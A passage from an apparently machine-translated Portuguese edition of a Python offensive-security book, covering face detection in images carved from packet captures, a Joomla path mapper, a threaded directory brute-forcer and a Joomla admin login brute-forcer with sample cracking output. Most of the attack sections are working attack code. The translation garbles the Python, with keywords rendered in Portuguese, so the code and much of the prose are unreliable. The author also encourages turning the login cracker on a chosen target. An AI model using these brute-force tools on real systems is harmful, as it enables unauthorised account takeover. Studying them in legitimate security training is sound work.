    cv2.rectangle (IMG, (x1, y1), (x2, y2), (127,255,0), 2)  
  
    cv2.imwrite ( "% s /% s-% s" % (faces_directory, pcap_file, file_name), img)  
  
    retornar True
```

Este código foi generosamente compartilhados por Chris Fidao em <http://www.fideloper.com/facial-detection/> com ligeiras modificações por sinceramente. Usando as ligações OpenCV Python, podemos ler na imagem ① e depois aplicar um classificador ② que é treinada com antecedência para a detecção de rostos numa orientação virada a frente. Há classificadores de perfil (de lado) de detecção de rosto, mãos, frutas, e toda uma série de outros objetos que você pode experimentar por si mesmo. Após a detecção foi executado, ele voltará coordenadas retângulo que correspondem ao local onde a cara foi detectado na imagem. Em seguida, desenhar um retângulo verde real sobre a área ③ e escrever a imagem resultante ④. Agora vamos dar tudo isso para dar uma volta dentro do seu Kali VM.

Chutar os pneus

Se você não tiver instalado pela primeira vez as bibliotecas OpenCV, execute os seguintes comandos (mais uma vez, obrigado, Chris Fidao) de um terminal na sua Kali VM:

```
#:> apt-get install python-opencv python-numpy python-scipy
```

Isso deve instalar todos os arquivos necessários para lidar com a detecção facial em nossas imagens resultantes. Nós também precisamos pegar o arquivo de treinamento de detecção facial assim:

```
wget http://eclecti.cc/files/2008/03/haarcascade_frontalface_alt.xml
```

Agora crie um par de diretórios para nossa produção, cair em um PCAP, e executar o script.

Isso deve ser algo como isto:

```
#:> fotos mkdir  
#:> rostos mkdir  
#:> pic_carver.py python  
Extraído: 189 imagens detectada: 32  
rostos  
#:>
```

Você pode ver uma série de mensagens de erro que estão sendo produzidos por OpenCV devido ao fato de que algumas das imagens que alimentavam nele pode estar corrompido ou parcialmente baixado ou seu formato não seja oferecido. (Eu vou deixar a construção de uma extração de imagem robusta e rotina de validação como uma lição de casa para você.) Se você crack abrir seu diretório rostos, você deve ver um número de arquivos com rostos e mágicas caixas verdes desenhadas em torno deles.

Esta técnica pode ser usada para determinar que tipos de conteúdo seu alvo está olhando, bem como para descobrir provável se aproxima através de engenharia social. Pode, claro, estender este exemplo para além de usá-lo contra as imagens esculpidas de PCAPs e usá-lo em conjunto com web rastreamento e análise de técnicas descritas em capítulos posteriores.

[8] <http://www.secdev.org/projects/scapy/doc/installation.html##windows>

[9] Confira OpenCV aqui: <http://www.opencv.org/>.

Capítulo hackery 5. Web

Analizando aplicações web é absolutamente crítico para um atacante ou penetração testador. Na maioria das redes modernas, aplicações web apresentar a superfície do maior ataque e por isso são também o caminho mais comum para acesso. Há uma série de excelentes ferramentas de aplicação web que foram escritos em Python, incluindo w3af, SqlMap, e outros. Francamente, temas como injeção de SQL foram espalhados até a morte, e as ferramentas disponíveis é maduro o suficiente para que nós não precisamos reinventar a roda. Em vez disso, vamos explorar os conceitos básicos de interação com a Web usando Python, e, em seguida, construir sobre esse conhecimento para criar reconhecimento e de força bruta ferramental. Você vai ver como análise de HTML pode ser útil na criação de forçadores brutos, ferramentas de reconhecimento e sites de texto pesado de mineração.

A Biblioteca soquete da Web: urllib2

Muito parecido com a escrita de ferramentas de rede com a biblioteca socket, quando você está criando ferramentas para interagir com serviços web, você vai usar o `urllib2` biblioteca. Vamos dar uma olhada em fazer uma solicitação GET muito simples para o site No Starch Press:

```
urllib2 importação  
❶ corpo = urllib2.urlopen ( "http://www.nostarch.com")  
❷ body.read print ()
```

Este é o exemplo mais simples de como fazer uma solicitação GET para um site. Esteja consciente de que estamos apenas buscando a página raw a partir do site No Starch, e que nenhum JavaScript ou outras linguagens do lado do cliente será executado. Nós simplesmente passar em uma URL para o `urlopen` função ❶ e ele retorna um objeto de arquivo, como que nos permite ler de volta ❷ o corpo do que os retornos de servidor web remoto. Na maioria dos casos, no entanto, você vai querer um controle mais de textura fina sobre como você fazer essas solicitações, inclusive sendo capaz de definir cabeçalhos específicos, lidar com cookies, e criar solicitações POST. `urllib2` expõe uma Pedido classe que lhe dá esse nível de controle. Abaixo está um exemplo de como criar o mesmo pedido GET utilizando o Pedido classe e definir um cabeçalho HTTP personalizado User-Agent:

```
urllib2 importação  
url = "http://www.nostarch.com"  
  
❶ cabeçalhos = {}  
headers [ 'User-Agent'] = "Googlebot"  
  
❷ pedido = urllib2.Request (URL, cabeçalhos = cabeçalhos)  
❸ = resposta urllib2.urlopen (pedido)  
  
response.read print () response.close  
()
```

A construção de um Pedido objeto é um pouco diferente do que o nosso exemplo anterior. Para criar cabeçalhos personalizados, você define um dicionário cabeçalhos ❶, que permite que você defina a chave de cabeçalho e valor que você deseja usar. Neste caso, vamos fazer o nosso script Python parece ser o Googlebot. Em seguida, criamos o nosso Pedido objeto e passar no url e a cabeçalhos dicionário ❷, e, em seguida, passar O Pedido opor-se a `urlopen`

chamada de função `③`. Isso retorna um objeto de arquivo do tipo normal que podemos usar para ler os dados a partir do site remoto.

Nós agora temos os meios fundamentais para conversar com serviços web e sites, então vamos criar algum ferramental útil para qualquer ataque aplicação web ou teste de penetração.

Instalações mapeamento Open Source Web

App

sistemas de gestão de conteúdo e plataformas de blogs, como Joomla, WordPress e Drupal fazem iniciar um novo blog ou site simples, e eles são relativamente comuns em um ambiente de hospedagem compartilhada ou mesmo uma rede corporativa. Todos os sistemas têm os seus próprios desafios em termos de instalação, configuração e gerenciamento de patches, e estas suites CMS não são exceção. Quando um administrador de sistema sobrecarregado ou um desenvolvedor web infeliz não segue todos os procedimentos de segurança e instalação, pode ser presa fácil para um atacante para obter acesso ao servidor web.

Porque nós podemos fazer download de qualquer aplicação web de código aberto e localmente determinar sua estrutura de arquivos e diretórios, podemos criar um scanner built-propósito que pode caçar para todos os arquivos que são acessíveis no alvo remoto. Isso pode erradicar arquivos de instalação de sobra, diretórios que devem ser protegidos por

. htaccess arquivos, e outras guloseimas que podem ajudar um atacante na obtenção de um ponto de apoio no servidor web. Este projeto também lhe ensina como utilizar Python

Fila objetos, o que nos permite construir uma pilha grande, thread-safe de itens e têm vários segmentos pegar itens para processamento. Isso permitirá que o nosso scanner para executar muito rapidamente. Vamos abrir *web_app_mapper.py* e insira o seguinte código:

```
importação fila de importação
de threading urllib2 import os
import

tópicos = 10

❶ alvo          = "Http://www.blackhatpython.com"
directory = "/Users/justin/Downloads/joomla-3.1.1" filtros = [ ".jpg", "gif", "png", "css"]

os.chdir (diretório)

❷ web_paths = Queue.Queue ()

❸ para r, d, f em os.walk ( ""):
    para arquivos em f:
        remote_path = "% s /% s" % (r, arquivos) se
        remote_path.startswith ( ""):
            remote_path = remote_path [1:] se os.path.splitext (arquivos) [1] não por
            filtros:
```

```

        web_paths.put (remote_path)

    test_remote def ():

❸     enquanto não web_paths.empty ():
            caminho = web_paths.get () url = "% s% s" % (alvo,
            caminho)

            request = urllib2.Request (url) tentar: = resposta urllib2.urlopen (pedido)

            conteúdo = response.read ()

❹     impressão "[% d] =>% s" % (response.code, caminho) response.close ()

❺     exceto urllib2.HTTPError como erro:
            # print "Falhou% s" pass% error.code

❻ para i na gama (threads):
    impressão "fio de desova:% d" % it = threading.Thread (alvo =
    test_remote)
    t.start ()

```

Começamos por definir o site de destino remoto ❶ e o diretório local em que tenha baixado e extraiu o aplicativo web. Nós também criar uma simples lista de extensões de arquivos que não estão interessadas em fingerprinting. Esta lista pode ser diferente, dependendo do aplicativo de destino. o `web_paths` ❷ variável é nossa Fila objeto onde iremos armazenar os arquivos que vamos tentar localizar no servidor remoto. Em seguida, usamos o `os.walk` ❸

função para percorrer todos os arquivos e diretórios no diretório do aplicativo web local. À medida que caminhamos através dos arquivos e diretórios, estamos construindo o caminho completo para os arquivos de destino e testá-las contra a nossa lista de filtros para se certificar de que está olhando apenas para os tipos de arquivo que queremos. Para cada arquivo válido encontramos localmente, nós adicioná-lo ao nosso `web_paths` Queue.

Olhando para o fundo do script ❷, estamos criando uma série de tópicos (como definido no topo do arquivo) que cada ser chamado de `test_remote` função. o `test_remote` função opera em um loop que irá manter execução até que o `web_paths` Queue está vazia. Em cada iteração do loop, pegamos um caminho a partir do Fila ❸, adicioná-lo ao caminho base do site de destino, e em seguida, tentar recuperá-lo. Se formos bem sucedidos em recuperar o arquivo, nós saída o código de status HTTP eo caminho completo para o arquivo ❹. Se o arquivo não for encontrado ou é protegida por um. `htaccess` arquivo, isso fará com que `urllib2` para lançar um erro, que lidamos ❺ de modo que o ciclo pode continuar a execução.

Chutar os pneus

Para fins de teste, eu instalei o Joomla 3.1.1 no meu Kali VM, mas você pode usar qualquer aplicação web open source que você pode implementar rapidamente ou que você já em execução. Quando você executa `web_app_mapper.py`, você deve ver uma saída como a seguinte:

```
rosca desova: 0 desova fio: fio 8 desova::  
Linha 7 desova: rosca 6 desova: rosca 5  
desova: Linha 4 desova: 3 de fio desova:  
Linha 2 desova: Linha 1 desova 9 [200] =>  
/htaccess.txt [ 200] => /web.config.txt [200]  
=> /LICENSE.txt [200] => /README.txt
```

```
[200] => /administrator/cache/index.html [200] => /administrator/components/index.html [200] =>  
/administrator/components/com_admin/controller.php [200] => / administrador / componentes /com_admin/script.php [200] =>  
/administrator/components/com_admin/admin.xml [200] => /administrator/components/com_admin/admin.php [200] => /  
administrador / componentes / com_admin / helpers / index.html [200] =>  
/administrator/components/com_admin/controllers/index.html [200] => /administrator/components/com_admin/index.html  
[200] => / administrator / components / com_admin / helpers / html /index.html [200] =>  
/administrator/components/com_admin/models/index.html [200] => /administrator/components/com_admin/models/profile.php  
[200] => / administrator / components / com_admin / controladores / profile.php
```

Você pode ver que estamos pegando alguns resultados válidos, incluindo alguns. *TXT* arquivos e arquivos XML. Claro, você pode construir a inteligência adicional no script para arquivos que você está interessado em retornar apenas - como aqueles com a palavra *instalar* neles.

Diretórios e localizações de arquivo

Brute-Forçando

O exemplo anterior assume um monte de conhecimento sobre o seu alvo. Mas, em muitos casos em que você está atacando um aplicativo web personalizado ou grande sistema de e-commerce, você não vai estar ciente de todos os arquivos acessíveis no servidor web. Geralmente, você vai implantar uma aranha, como o incluído no arroto Suite para indexar o site de destino, a fim de descobrir o máximo da aplicação web quanto possível. No entanto, em muitos casos, existem arquivos de configuração, arquivos de desenvolvimento de sobra, scripts de depuração e outros farinha de rosca de segurança que podem fornecer informações sensíveis ou expor a funcionalidade que o desenvolvedor de software não tinha a intenção. A única maneira de descobrir este conteúdo é usar uma ferramenta de forçar bruta para caçar nomes de arquivos e diretórios comuns.

Vamos construir uma ferramenta simples que irá aceitar wordlists de forçadores bruta comuns, tais como o projeto DirBuster [10] ou SVNDigger, [11] e tentar descobrir diretórios e arquivos que são acessíveis no servidor de destino web. Como antes, vamos criar um pool de threads para tentar agressivamente para descobrir conteúdo. Vamos começar criando algumas funcionalidades para criar uma Fila a partir de um arquivo de lista de palavras. Abra um novo arquivo, nomeá-lo *content_bruter.py*, e insira o seguinte código:

```
importação urllib2 importação
rosqueamento urllib
importação fila de importação

tópicos          = 50
Alvo URL         = "Http://testphp.vulnweb.com"
wordlist_file = "/tmp/all.txt" # de SVNDigger currículo
                           = None
agente de usuário = "Mozilla / 5.0 (X11; x86_64 Linux; rv: 19,0) gecko / 20100101
                      Firefox / 19.0"

build_wordlist def (wordlist_file):

    # ler na lista de palavras
    fd = aberta (wordlist_file, "RB") raw_words =
    fd.readlines () fd.close ()

    found_resume = palavras falsas
                  = Queue.Queue ()
```

❷ por palavra em raw_words:

```
palavra = word.rstrip ()
```

se currículo não é None:

```
se found_resume:
```

```
    words.put (palavra) else: se a
```

```
palavra == currículo:
```

```
    found_resume = True
```

```
    print "Retomar a lista de palavras a partir de:% s" % currículo
```

```
outro: words.put (palavra)
```

retornar palavras

Esta função auxiliar é bastante simples. Lemos em um arquivo de lista de palavras ❶ e então começar a iteração sobre cada linha no arquivo ❷. Temos algumas funcionalidades built-in que nos permite retomar uma sessão de forçar bruta se a nossa conectividade de rede for interrompida ou o site de destino vai para baixo. Isto pode ser alcançado simplesmente definindo o currículo variável para o último caminho que o forcer bruta tentou. Quando todo o arquivo tenha sido analisado, voltamos a Fila cheio de palavras para usar em nossa função real-forçando bruta. Vamos reutilizar essa função mais adiante neste capítulo.

Queremos algumas funcionalidades básicas de estar disponível para o nosso script de forçar bruta. O primeiro é a capacidade de aplicar uma lista de extensões para testar ao fazer solicitações. Em alguns casos, você querer tentar não só o / administrador directamente, por exemplo, mas *admin.php*, *admin.inc*, e *admin.html*.

```
dir_bruter def (word_queue, extensões = Nenhum):
```

```
    enquanto não word_queue.empty ():  
        tentativa = word_queue.get ()
```

```
        attempt_list = []
```

```
        # verificar para ver se há uma extensão de arquivo; se não,  
        # é um caminho de diretório que estamos brutring
```

❶ E se "." não em tentativa:

```
        attempt_list.append ( "%s /%s" % (tentativa) else: attempt_list.append (
```

```
            "%s" % tentativa)
```

```
        # se queremos Bruteforce extensões  
        # as extensões:
```

```
        para a extensão em extensões:
```

```
            attempt_list.append ( "%s %s" % (tentativa, extensão))
```

```
    # iterar sobre nossa lista de tentativas
```

para bruta em attempt_list:

```
url = "% s% s" % (target_url, urllib.quote (bruta))

experimentar: cabeçalhos = {}

❸ cabeçalhos [ "User-Agent"] = user_agent r = urllib2.Request (URL,
cabeçalhos = cabeçalhos)

= resposta urllib2.urlopen (r)

❹ if len (response.read ()):
    print "[% d] =>% s" % (response.code, url)

exceto urllib2.URLError, e:

    se hasattr (e, 'code') e e.code = 404!:
        print "!!!% d =>% s" % (e.code, url)

❺ passar
```

Nosso dir_bruter função aceita um Fila objeto que é preenchido com palavras para usar para brute-forcing e uma lista opcional de extensões de arquivo para testar. Começamos por testes para ver se há uma extensão de arquivo na palavra atual ❶, e se não houver, nós tratá-lo como um diretório que queremos testar no servidor web remoto. Se houver uma lista de extensões de arquivo passaram em ❷, em seguida, tomamos a palavra atual e aplicar cada extensão de arquivo que queremos testar. Pode ser útil aqui para pensar em usar extensões como. *orig* e. *bak* no topo das extensões regulares de linguagem de programação. Depois de construir uma lista de tentativas forçando brute-, vamos definir o cabeçalho User-Agent para algo inocuo ❸

e testar o servidor web remoto. Se o código de resposta é um 200, que a saída do URL ❹, e se recebermos qualquer coisa, mas a 404 nós também ele de saída ❺ porque isso pode indicar algo interessante no servidor web remoto para além de um erro “arquivo não encontrado”.

É útil para prestar atenção e reagir a sua saída, porque, dependendo da configuração do servidor web remoto, você pode ter que filtrar mais códigos de erro HTTP, a fim de limpar seus resultados. Vamos terminar o roteiro através da criação de nossa lista de palavras, criando uma lista de extensões, e girando-se os fios-forçando bruta.

```
word_queue = build_wordlist (wordlist_file) extensões = [ "php", "bak", "orig",
"inc"]

para i na gama (threads):
    t = threading.Thread (alvo = dir_bruter, args = (word_queue, extensões,))
    t.start ()
```

O recorte código acima é bastante simples e deve parecer familiar até agora. Nós começamos nossa lista de palavras para força bruta, criar uma simples lista de extensões de arquivo para testar, e depois girar um feixe de fios para fazer o brute- forcando.

Chutar os pneus

OWASP tem uma lista de on-line e off-line (máquinas virtuais, ISOs, etc.) aplicações web vulneráveis que você pode testar o seu ferramental contra. Neste caso, o URL que é referenciado no código fonte aponta para uma aplicação web intencionalmente buggy hospedado por Acunetix. O legal é que ele mostra como eficaz-força bruta de uma aplicação web pode ser. Eu recomendo que você defina o contagem de fios variável para algo sã como 5 e executar o script. Em pouco tempo, você deve começar a ver resultados tais como os abaixo:

```
[200] => http://testphp.vulnweb.com/CSV/ [200] => http://testphp.vulnweb.com/admin/ [200]
=> http://testphp.vulnweb.com/index.bak [200] => http://testphp.vulnweb.com/search.php
[200] => http://testphp.vulnweb.com/login.php [200] => http://testphp.vulnweb.com/
images/ [200] => http://testphp.vulnweb.com/index.php [200] =>
http://testphp.vulnweb.com/logout.php [200] => http://testphp.vulnweb.com/categories.php
```

Você pode ver que estamos puxando alguns resultados interessantes a partir do site remoto. Eu não posso forçar bastante a importância de realizar brute- conteúdo forçando contra todos os seus alvos de aplicação web.

Brute-Forçando a autenticação Form HTML

Pode chegar um momento em sua carreira de hacking web onde você precisa se quer ter acesso a um alvo, ou se você está consultando, pode ser necessário para avaliar a força da senha em um sistema web existente. Tornou-se cada vez mais comum para sistemas web para ter proteção de força bruta, se um captcha, uma equação matemática simples, ou um símbolo de login que deve ser apresentado com o pedido. Há uma série de forçadores irracionais que podem fazer o brute-forcing de um pedido POST ao login script, mas em muitos casos eles não são flexíveis o suficiente para lidar com conteúdo dinâmico ou lidar com simples “Você é humano” cheques. Vamos criar um forcer bruta simples que vai ser útil contra Joomla, um sistema de gerenciamento de conteúdo popular. sistemas Joomla modernos incluem algumas técnicas básicas de força anti-bruta, mas ainda não têm bloqueios de conta ou fortes captchas por padrão.

A fim de brute-force Joomla, temos dois requisitos que precisam ser atendidos: recuperar o token de login do formulário de login antes de enviar a tentativa de senha e garantir que nós aceitar cookies em nosso `urllib2` sessão. A fim de analisar os valores do formulário de login, usaremos a classe Python nativa

`HTMLParser`. Este também será um bom passeio turbilhão de alguns recursos adicionais de `urllib2` que você pode empregar na construção de ferramentas para os seus próprios objectivos. Vamos começar por ter um olhar para o formulário de login do administrador Joomla. Isto pode ser encontrado ao navegar para

`http://<yourtarget>.com/administrador/`. Por uma questão de brevidade, eu só incluiu os elementos de formulário relevantes.

```
<Form action = "/ administrador / index.php" method = "post" id = "form-login" class = "form-inline">

<Input name = "username" tabindex = "1" id = "mod-login-username" type = "text" class = espaço reservado = "Nome de Usuário"
tamanho "de entrada de média" = "15" />

<Input name = "passwd" tabindex = "2" id = type "mod-login-password" = "password" class = espaço reservado = "Password" tamanho
"de entrada de média" = "15" />

<Select id = "lang" name = "lang" class = "inputbox advancedSelect">
    <Option value = "" selected = "selected"> Idioma - Padrão </ option> <option value = "en-GB"> Inglês (Reino Unido)
    </ option> </ select>

<Input type = "hidden" name = valor "opção" = "com_login" /> <input type = "hidden" name = value "tarefa" = "login" /> <input type =
"hidden" name = "return" value = "aW5kZXgucGhw" /> <input type = "hidden" name = value "1796bae450f8430ba0d2de1656f3e0ec" =
"1" />
```

</ Form>

Leitura através deste formulário, estamos a par de algumas informações valiosas que vamos precisar de incorporar em nosso forcer bruta. A primeira é que a forma fica submetido à / administrador / index.php caminho como um HTTP POST. O próximo são todos os campos necessários para que o envio do formulário para ser bem sucedido. Em particular, se você olhar para o último campo oculto, você verá que seu atributo nome está definido para uma longa seqüência, randomizado. Esta é a parte essencial da técnica de anti-forçando-bruta do Joomla. Essa seqüência randomizado é verificado em relação a sua sessão atual do usuário, armazenado em um cookie, e até mesmo se você estiver passando as credenciais corretas para o script de processamento login, se o token randomizado não estiver presente, a autenticação falhará. Isso significa que temos de utilizar o seguinte fluxo de solicitação em nossa forcer bruta, a fim de ser bem sucedido contra o Joomla:

1. Recupere a página de login, e aceitar todos os cookies que são devolvidos.
2. Analise a todos os elementos do formulário do HTML.
3. Defina o nome de usuário e / ou senha para um palpite do nosso dicionário.
4. Enviar um HTTP POST para o script de processamento de login, incluindo todos os campos do formulário HTML e nossos cookies armazenados.
5. Teste para ver se temos registrado com sucesso no aplicativo web. Você pode ver que vamos estar utilizando algumas novas e valiosas técnicas neste script. Além disso, vou falar que você nunca deve “treinar” o ferramental em um alvo vivo; sempre configurar uma instalação do seu aplicativo web alvo com credenciais conhecidos e verificar se você obter os resultados desejados. Vamos abrir um novo arquivo de Python chamado *joomla_killer.py* e insira o seguinte código:

```
importação urllib2 import
urllib importação cookielib
importação rosqueamento
Queue import sys import

de HTMLParser HTMLParser importação

# configurações gerais
user_thread = 10 nome de
usuário           = "Admin"
wordlist_file = resumo "/tmp/cair.txt"
           = None

# alvo configurações específicas
```

```

❶ Alvo URL           = "Http://192.168.112.131/administrator/index.php"
target_post = "http://192.168.112.131/administrator/index.php"

❷ username_field = "username"
password_field = "passwd"

❸ success_check = "Administração - Painel de Controle"

```

Essas configurações gerais merecem um pouco de explicação. o Alvo URL variável

❶ é onde o nosso script vai primeiro fazer o download e analisar o HTML. o target_post variável é onde vamos apresentar a nossa tentativa-forçando bruta. Com base em nossa breve análise do HTML no login do Joomla, podemos definir o username_field e password_field ❷ variáveis para o nome apropriado dos elementos HTML. Nossa success_check variável ❸ é uma string que vamos verificar após cada tentativa-forçando bruta, a fim de determinar se formos bem sucedidos ou não. Vamos agora criar o encanamento para o nosso forcer bruta; alguns o seguinte código será familiar, então eu só vou destacar as mais recentes técnicas.

```

classe Bruter (objecto):
    def __init__ (self, nome de usuário, palavras):

        self.username = username self.password_q
        = palavras self.found = False

        imprimir "terminar de configurar para:% s" % username

    run_bruteforce def (self):

        para i na gama (user_thread):
            t = threading.Thread (alvo = self.web_bruter)
            t.start ()

    web_bruter def (self):

        enquanto não self.password_q.empty () e não self.found:
            bruta = self.password_q.get (). RSTRIP ()
            ❶ jar = cookielib.FileCookieJar ( "cookies")
            abridor = urllib2.build_opener (urllib2.HTTPCookieProcessor (frasco))

            = resposta opener.open (target_url)

            página = response.read ()

            print "Tentando:% s:% s (% d esquerda)" % (self.username, bruto, auto password_q.qsize ())

    #   analisar os campos ocultos
    ❷ parser = BruteParser () parser.feed
    (página)

```

```

post_tags = parser.tag_results

# adicionar nossos campos username e password
❸ post_tags [username_field] = post_tags self.username [password_field] =
bruta

❹ login_data = urllib.urlencode (post_tags) login_response = opener.open (target_post, login_data)

login_result = login_response.read ()

❺ se success_check em login_result:
    self.found = True
    print "[*] Bruteforce bem sucedido." print "[*] Nome de usuário:% s" print% username "[*]"
    Senha:% s" % de impressão bruta "[*] Esperando por outros segmentos para sair ...

```

Esta é a nossa classe forçando bruta primária, que vai lidar com todas as solicitações HTTP e gerenciar cookies para nós. Depois de agarrar a nossa tentativa de senha, montamos nosso pote de biscoitos ❶ usando o `FileCookieJar` classe que irá armazenar os biscoitos no *biscoitos* Arquivo. Em seguida, inicializar o nosso `urllib2` abridor, passando na botija inicializado, que diz `urllib2` fazer passar os cookies para ele. Em seguida, faça o pedido inicial para recuperar o formulário de login. Quando temos o HTML cru, nós passá-lo para o nosso analisador HTML e chamar seu alimentação método ❷,

que retorna um dicionário de todos os elementos de forma recuperados. Depois de termos analisado com êxito o código HTML, podemos substituir os campos username e password com a nossa tentativa-forçando bruta ❸. Em seguida, URL codificar as variáveis POST ❹, e depois passá-los em nossa solicitação HTTP posterior. Depois de recuperar o resultado da nossa tentativa de autenticação, testamos se a autenticação foi bem sucedida ou não ❺. Agora vamos implementar o núcleo do nosso processamento de HTML. Adicione a seguinte classe ao seu *joomla_killer.py* roteiro:

```

classe BruteParser (HTMLParser):
    def __init__ (self):
        HTMLParser __ o init __ (self)
        ❶ self.tag_results = {}

    handle_starttag def (auto, tag, attrs):
        ❷ se tag == "input":
            tag_name = None tag_value = None para o
            nome, o valor de attrs:

            se o nome == "nome":
                tag_name = valor se nome ==
                "valor":
                    tag_value = valor

            se tag_name não é None:
                ❸ self.tag_results [tag_name] = valor

```

Esta constitui a classe de análise HTML específica que queremos usar contra o nosso alvo. Depois de ter o básico da utilização do `HTMLParser` classe, você pode adaptá-lo para extrair informações a partir de qualquer aplicação web que você pode estar atacando. A primeira coisa que fazemos é criar um dicionário em que nossos resultados serão armazenados ❶. Quando chamamos a alimentação função, ele passa em todo o documento HTML e nossa `handle_starttag` função é chamada sempre que uma tag é encontrado. Em particular, estamos à procura de HTML entrada Tag ❷ e nossa principal transformação ocorre quando determinamos que encontramos um. Começamos a iteração sobre os atributos da tag, e se encontrar o nome ❸ ou o valor ❹ atributos, nós associá-los na `tag_results` dicionário ❺.

Após o HTML tenha sido processada, a nossa classe-forçando bruto pode, então, substituir os campos `username` e `password`, deixando o restante dos campos intactos.

HTMLParser 101

Existem três métodos principais que você pode implementar quando se utiliza o `HTMLParser` classe:
`handle_starttag`, `handle_endtag`, e `handle_data`. O `handle_starttag` função será chamada a qualquer momento uma tag HTML de abertura é encontrado, eo oposto é verdadeiro para o `handle_endtag` função, que é chamado cada vez que uma tag HTML fechamento é encontrado. O `handle_data` função é chamada quando há texto simples entre tags. Os protótipos de funções para cada função são ligeiramente diferente, como se segue:

```
handle_starttag handle_endtag handle_data (auto, etiqueta,  
atributos) (auto, etiqueta) (auto, dados)
```

Um exemplo rápido para destacar o seguinte:

```
<Title> Python rochas! </ Title>  
  
handle_starttag => tag variável seria "título" handle_data  
=> Variável de dados seria "Python rochas!"  
handle_endtag => tag variável seria "título"
```

Com este entendimento básico do `HTMLParser` classe, você pode fazer coisas como formas de análise, encontrar ligações para spidering, extrair todo o texto puro para fins de mineração de dados, ou encontrar todas as imagens em uma página.

Para encerrar nossa forcer Joomla bruta, vamos copiar e colar o `build_wordlist` função da nossa seção anterior e adicione o seguinte código:

```
# colar a função build_wordlist aqui  
  
palavras = build_wordlist (wordlist_file)  
  
bruter_obj = Bruter (nome de utilizador, palavras)
```

```
bruter_obj.run_bruteforce()
```

É isso aí! Nós simplesmente passar o nome de usuário e a nossa lista de palavras para o nosso Bruter classe e ver a mágica acontecer.

Chutar os pneus

Se você não tem Joomla instalado em seu Kali VM, então você deve instalá-lo agora. Meu alvo VM está em 192.168.112.131 e eu estou usando uma lista de palavras fornecido por Caim e Abel, [12] um popular brute-forcing e rachaduras conjunto de ferramentas. Já predefinir o nome de usuário para *administrador* e a senha para *justin* na instalação do Joomla para que eu possa ter certeza que funciona. Em seguida, adicionou *justin* ao

cain.txt ficheiro lista de palavras sobre 50 entradas ou mais para baixo o arquivo. Ao executar o script, recebo a seguinte saída:

```
$ python2.7 joomla_killer.py
definição terminou por: admin Tentando: admin: Orac138 (306.697
esquerda) Tentando: admin:! @ # $% (306.697 esquerda)
Tentando: admin:! @ # $% ^ (306.697 esquerda)

- - recorte-
Tentando: admin: 1p2o3i (306.659 esquerda) tentando: admin:
1qw23e (306657 esquerda) tentando: admin: 1q2w3e (306656
esquerda) tentando: admin: 1sanjose (306.655 esquerda) tentando:
admin: 2 (306.655 esquerda) tentando: admin: justin (306.655
esquerda) Tentando: admin: 2112 (306646 esquerda) [*] Bruteforce
bem sucedido. [*] Nome de usuário: admin [*] Senha: justin
```

[*] Esperando por outros segmentos para sair ... Tentando: admin: 249
(306646 esquerda) Tentando: admin: 2welcome (306646 esquerda)

Você pode ver que com sucesso brute-forças e logs em para o console administrador do Joomla. Para verificar, você naturalmente iria log manualmente e certifique-se. Depois de testar isso localmente e você está certo ele funciona, você pode usar esta ferramenta contra uma instalação do Joomla de sua escolha alvo.

[10] DirBuster Projeto:

https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project

[11] SVNDigger Projeto: <https://www.mavitunasecurity.com/blog/svn-digger-better-lists- de-forçado-browsing />

[12] Caim é Abel: <http://www.oxid.it/cain.html>

Capítulo 6. Estendendo Burp Proxy

Se você já tentou cortar uma aplicação web, você já deve ter usado arroto Suite para executar spidering, o tráfego do navegador proxy, e realizar outros ataques. As versões recentes do Burp suite incluem a capacidade de adicionar seu próprio ferramental, chamado *extensões*, arrotar. Usando Python, Ruby ou Java puro, você pode adicionar painéis na Burp GUI e construir técnicas de automação em Burp Suite. Nós vamos tirar proveito desse recurso e adicionar um pouco de ferramental útil para arrotar para ataques desempenho e reconhecimento estendido. A primeira extensão vai nos permitir utilizar uma solicitação HTTP interceptada de Burp Proxy como uma semente para a criação de um fuzzer mutação que pode ser executado em Burp Intruder. A segunda extensão irá interagir com a API Microsoft Bing para nos mostrar todos os hosts virtuais localizados no mesmo endereço IP como o nosso site de destino, bem como todos os subdomínios detectados para o domínio de destino.

Eu estou indo supor que você já jogou com arroto antes e que você sabe como a pedidos armadilha com a ferramenta Proxy, bem como a forma de enviar um pedido de preso para arrotar Intruder. Se você precisa de um tutorial sobre como fazer estas tarefas, visite PortSwigger Web Security (<http://www.portswigger.net/>) para começar.

Eu tenho que admitir que quando eu comecei a explorar a API Burp Extender, ele me levou algumas tentativas para entender como funcionava. Eu achei um pouco confuso, como eu sou um cara de Python puro e não tenha muita experiência de desenvolvimento Java. Mas eu encontrei um número de extensões no site do Burp que deixe-me ver como outras pessoas tinham desenvolvido extensões, e eu usei essa técnica para me ajudar a entender como começar a implementar o meu próprio código. Vou cobrir algumas noções básicas sobre a extensão funcionalidade, mas também vou mostrar-lhe como usar a documentação da API como um guia para o desenvolvimento de suas próprias extensões.

Configurando

Primeiro, baixe Burp de <http://www.portswigger.net> e obtê-lo pronto para ir. Tão triste como isso me faz admitir isso, você vai necessitar de uma instalação Java moderna, que todos os sistemas operacionais quer ter pacotes ou instaladores para. O próximo passo é pegar o Jython (uma implementação Python escrita em Java) arquivo independente JAR; vamos apontar Burp a isso. Você pode encontrar este arquivo JAR no site No Starch junto com o resto do código do livro (<http://www.nostarch.com/blackhatpython/>) ou visite o site oficial,

<http://www.jython.org/downloads.html>, e seleccionar o Jython 2.7 Instalador independente. Não deixe que o nome enganá-lo; é apenas um arquivo JAR. Salve o arquivo JAR para um fácil de lembrar local, como sua área de trabalho. Em seguida, abra um terminal de linha de comando e executar Burp assim:

```
# > java -XX: MaxPermSize = 1G burpsuite_pro_v1.6.jar -jar
```

Isso vai ficar Burp ao fogo para cima e você deve ver sua interface cheia de guias maravilhosos, como mostrado na Figura 6-1.

Agora Burp ponto de deixar em nosso intérprete Jython. Clique no **Extender** guia, em seguida, clique no **opções** aba. Na seção Python Ambiente, selecione o local do seu arquivo JAR Jython, como mostrado na Figura 6-2.

Você pode deixar o resto das opções sozinho, e nós deve estar pronto para iniciar a codificação nossa primeira extensão. Vamos balançar!

